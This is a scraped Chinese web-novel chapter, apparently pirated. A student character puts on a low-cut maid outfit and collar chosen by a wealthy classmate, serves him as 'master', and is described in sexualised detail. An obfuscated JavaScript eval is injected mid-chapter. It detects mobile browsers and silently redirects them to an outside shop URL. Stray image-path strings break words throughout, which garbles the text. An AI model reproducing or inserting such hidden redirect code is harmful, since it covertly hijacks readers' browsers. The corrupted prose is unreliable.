次日,周六。
谢琳睁开眼时,透过厚重的遮光窗帘缝隙,能看见外面已是天光大亮。
高级的睡眠环境让她微微恍惚了一阵,但下一瞬,她就清醒了过来,这不是主卧。
床头电子钟显示上午十点十七分。
她竟然睡了这么久。
小腹的坠痛感依然存在,但比昨晚那要命的绞痛缓和了许多,变成一种可以忍受的、持续存在的酸胀。
更明显的感觉是深沉的疲惫和一种奇异的、仿佛每个细胞都舒展开的松弛感。
身下的床垫柔软得能将人完全包裹,羽绒被轻盈温暖,房间里恒温恒湿,空气清新。
相比之前那个阴暗潮湿、床板硬得硌人、清晨总被管道异响和邻居吵闹惊醒的地下室,这里简直是天堂。
虽然,这原本就是她享受了近二十年的日常标准。
但经过一周“平民生活”的对比,此刻重回舒适圈,满足感竟格外清晰。
就冲谢凛今早没粗鲁地掀被叫她起床,也没用其他方式打扰她睡觉这点来说,谢琳对“自己”行事作风的好感度,微妙地又回升了一点点。
人性还是有的,知道不折腾病人。
她在柔软的被窝里赖了几分钟,才慢吞吞地坐起身。
生理期似乎让这具身体变得嗜睡,也更容易感到疲惫和……慵懒。
她厌恶这种感觉,但又无可奈何。
下床,光脚踩在柔软的长绒地毯上,她走到衣柜前,想找件能穿的衣服。
昨天那身校服肯定是不能穿了,沾了血,虽然大概已经被谢凛或者保洁处理掉了。
她现在仅穿了一条安全裤……拉开衣柜门,里面空荡荡。
正要皱眉,目光却瞥见不远处的柜上,整齐地叠放着一套衣服。
不,那不是普通的衣服。
谢琳走过去,拎起来展开。
一套标准却又……极不标准的女仆装。
面料是上好的黑色棉质混纺,剪裁合体,裙摆是经典的及膝长度,带有精致的白色荷叶边围裙。
但领口开得极低,是深V设计,边缘缀着细小的蕾丝。
配套的还有一个带着细小银色装饰的黑色皮质项链,以及一双白色蕾丝边的及膝长袜。谢琳拎着这套行头,沉默了两秒。
操。
果然,这品味很“自己”。
以前对苏软软,不也动过类似的心思么?只不过苏软软反抗激烈,而自己……觉得没什么。
她扯了扯嘴角,没什么情绪地笑了笑。行吧,女仆装就女仆装。
总比没有强。
她拿起衣服走进浴室。
快速冲了个热水澡,温暖的水流进一步缓解了小腹的不适。
洗漱完毕,她开始研究这套女仆装的穿法。
内衣是新的,尺码居然完全合,她一点都不想去想他是怎么知道的。
裙子有点紧,尤其胸围,勒得有点喘不过气,但确实将身材勾勒得淋漓尽致。
V领低得惊人,露出一片白皙的肌肤和完美的弧度。她对着镜子扣上那个带着的项圈项链,皮质微凉,贴合着脖颈,铃铛随着动作发出极其细微的清脆声响。
最后套上白色长袜,整理好围裙和头发。
镜中的少女,与昨日那个穿着旧衣衫、苍白阴郁的谢琳判若两人。
黑色的制服衬托得皮肤愈发白皙,低胸设计带来强烈的视觉冲击,收腰的剪裁掐出不盈一握的腰线,裙摆下笔直的双腿包裹在白丝中。
很漂亮。谢琳客观地评价。
这具皮囊,的确有傲人的资本。
谢凛的审美,一如既往地精准又恶俗。
她转身,推开客房的门,走了出去。
客厅里,谢凛已经起床很久了。
他晨间惯例的跑步和力量训练早已结束,冲过澡,换上了一身舒适的浅灰色居家服,正坐在落地窗边的单人沙发上,手里拿着平板电脑。
晨光透过玻璃,给他周身镀上一层淡金色的光晕,侧脸线条清晰冷淡。
平板上显示的并非游戏或社交软件,而是几份复杂的商业简报和股权结构图。
谢家在京市的地位,远非普通的“富豪”可以概括。
谢凛的祖父是早年体制内的实权人物,门生故旧遍布。
父亲这一代成功转型,抓住时代机遇,建立了横跨金融、地产、科技多个领域的商业帝国“盛霆集团”,是京圈里根基深厚、影响力巨大的老牌世家之一。
作为这一代唯一的嫡孙,谢凛从小被当作继承人培养,接触的都是最核心的资源和最残酷的竞争。
即便他现在刚成年,名下已有家族信托基金运作,参与一些边缘但重要的投资决策,也需要时刻关注集团动向和潜在风险。
所谓的“18岁总裁”,在谢家这种层面,并非完全的虚构,而是一种基于雄厚底蕴和严格传承下的、提前介入的“预备役”。
他的日常,除了学业,确实充斥着需要他了解、分析甚至初步决断的“业务”,尽管多数时候有专业团队执行,但他必须心中有数。
听到细微的铃铛声和脚步声,谢凛的视线并未立刻从平板上移开,只是随意地朝声音来源瞟了一眼,准备继续看文件。
然而,目光收回的瞬间,他的瞳孔几不可察地,骤然收缩了一下。
他的动作停住了。
手指悬在平板屏幕上,忘了滑动。
晨光里,穿着那套他亲自挑选的女仆装的少女,正安静地站在客房门口。
黑色的布料紧紧包裹着起伏惊心的曲线,V领下的雪白肌肤在光线下晃眼,掐出的腰肢纤细得不盈一握,裙摆下白丝包裹的腿笔直修长。
那个带着小铃铛的项链,扣在她纤细脆弱的脖颈上,随着她轻微的呼吸,铃铛无声。太漂亮了。
漂亮得超出了他之前的想象。
他预想过她穿上的效果,应该不错,毕竟身材底子在那里。
但没想到,会是这样一种……极具冲击力、近乎妖冶又奇异地混合着一丝纯净禁忌的美。
尤其是她脸上那副平静的、甚至带着点刚睡醒的慵懒懵懂的表情,与这身充满诱惑暗示的装扮形成了致命的反差。
谢琳自然没有错过他眼中那一闪而过的惊艳和停顿。
她心里没什么波澜,甚至有点理所当然。
好看是正常的,他们的审美本就相通。
她对自己无论是以前的身体还是现在这具身体的外在条件,向来有清晰的认知和自信。
她朝他走过去,脚步平稳,铃铛发出细碎的、清脆的声响,在过分安静的客厅里格外清晰。
走到他面前几步远的地方,她停下,微微屈膝,行了一个标准又略带生涩的提裙礼,声音清晰,带着刚起床不久的微哑,却足够恭敬:
“主人,早安。抱歉,我起晚了。”
谢凛强迫自己从瞬间的失神中收回视线,重新聚焦在平板上,但上面密密麻麻的数字和图表似乎暂时失去了吸引力。
喉结几不可察地滚动了一下。
他想过她穿这个会很漂亮,却没想到会这么……要命。<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17510067|202957||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
/p>
“嗯。”他应了一声,声音比平时低沉些,试图维持冷静,“睡够了?”
“睡够了,谢谢主人关心。”谢琳直起身,依旧垂着眼睫,姿态温顺。
心里却在想:他接下来该说薪酬和工作内容了吧?昨晚被打断了。
谢凛的指尖在平板上无意识地敲了敲,似乎也在组织语言。
他原本准备了一整套“女仆守则”和薪酬方案,但此刻看着晨光中安静站立、穿着那身衣服的她,那些条条框框和冷冰冰的数字,忽然有点……说不出口。
气氛有点微妙的凝滞。
只有中央空调低沉的送风声。
“……今天周六。”谢凛忽然开口,没提工作,也没提钱,“咱们不用去学校。”
“是的,主人。”
这他妈不是废话呢么?谢琳努力控制住自己面上的细微表情。
“公寓的清洁有固定保洁,每周一、三、五上午来,你不用管。”他继续道,语气平淡,像在交代日常,
“你的主要工作是,”他顿了顿,目光扫过她,“我需要的时候,处理一些杂事。比如,帮我取送东西,整理书房,准备一些简单的……”
他又顿了一下,似乎想起了昨晚的提议,但临时改口,“茶点。还有,保持你个人区域的整洁。”
很模糊,很宽泛的定义。几乎等于“随叫随到”和“看着办”。谢琳心里明镜似的。
这根本不是正经雇佣合同,更像是一种随心所欲的“圈养”声明。
薪酬呢?
她抬起眼,目光清澈地看向他,带着适当的疑惑和一丝不安:“主人,那……关于薪酬……”
谢凛对上她的眼睛。
那里面没有贪婪,没有急切,只有一种小心翼翼的、等待他宣判的忐忑。
好像她问这个,只是出于“应该问”的规矩,而非真的急切需要那笔钱。
联想到昨晚她疼成那样,被他那样对待,也未曾提过半句报酬,只是顺从……
难道对她而言,留在这里,靠近他,比那笔钱更重要?
这个认知让他心底那点因为被打断而残留的不爽,奇异地平复了些,甚至生出一丝微妙的、难以言喻的满足。
“不会少你的。”他移开目光,重新看向平板,语气恢复了惯常的平淡,却带着不容置疑的意味,“每月底,我会让助理打到你账户。数额……看你表现。”
看表现。一个非常主观、完全由他掌控的标准。
谢琳垂下眼,应道:“是,我明白了,谢谢主人。” 心里却在吐槽:看什么表现能多给点啊?!
“现在,”谢凛将平板锁屏,放到一边,身体向后靠进沙发,目光重新落在她身上,带着一丝审视和……兴味,
“去泡杯咖啡。厨房,左数第二个柜子,咖啡豆和机器。我要美式,不加糖奶。”
第一个指令来了。
“好的,主人。”谢琳再次恭敬行礼,转身走向开放式厨房。
铃铛随着她的步伐,发出细碎规律的轻响。
谢凛的目光追随着她的背影,看着她略微不习惯地提着裙摆,走向厨房,
看着她打开柜子,有些生疏地研究咖啡机的操作,看着她微微弯下腰时,裙摆勾勒出的惊心动魄的腰臀曲线……
他端起旁边已经凉掉的水杯,喝了一口。
冰凉的液体滑过喉咙,压下些微的燥意。
谢凛的目光从厨房那道忙碌的黑色身影上移开,重新看向手中平板,思绪却有些飘忽。
咖啡的香气开始隐隐约约地飘散过来。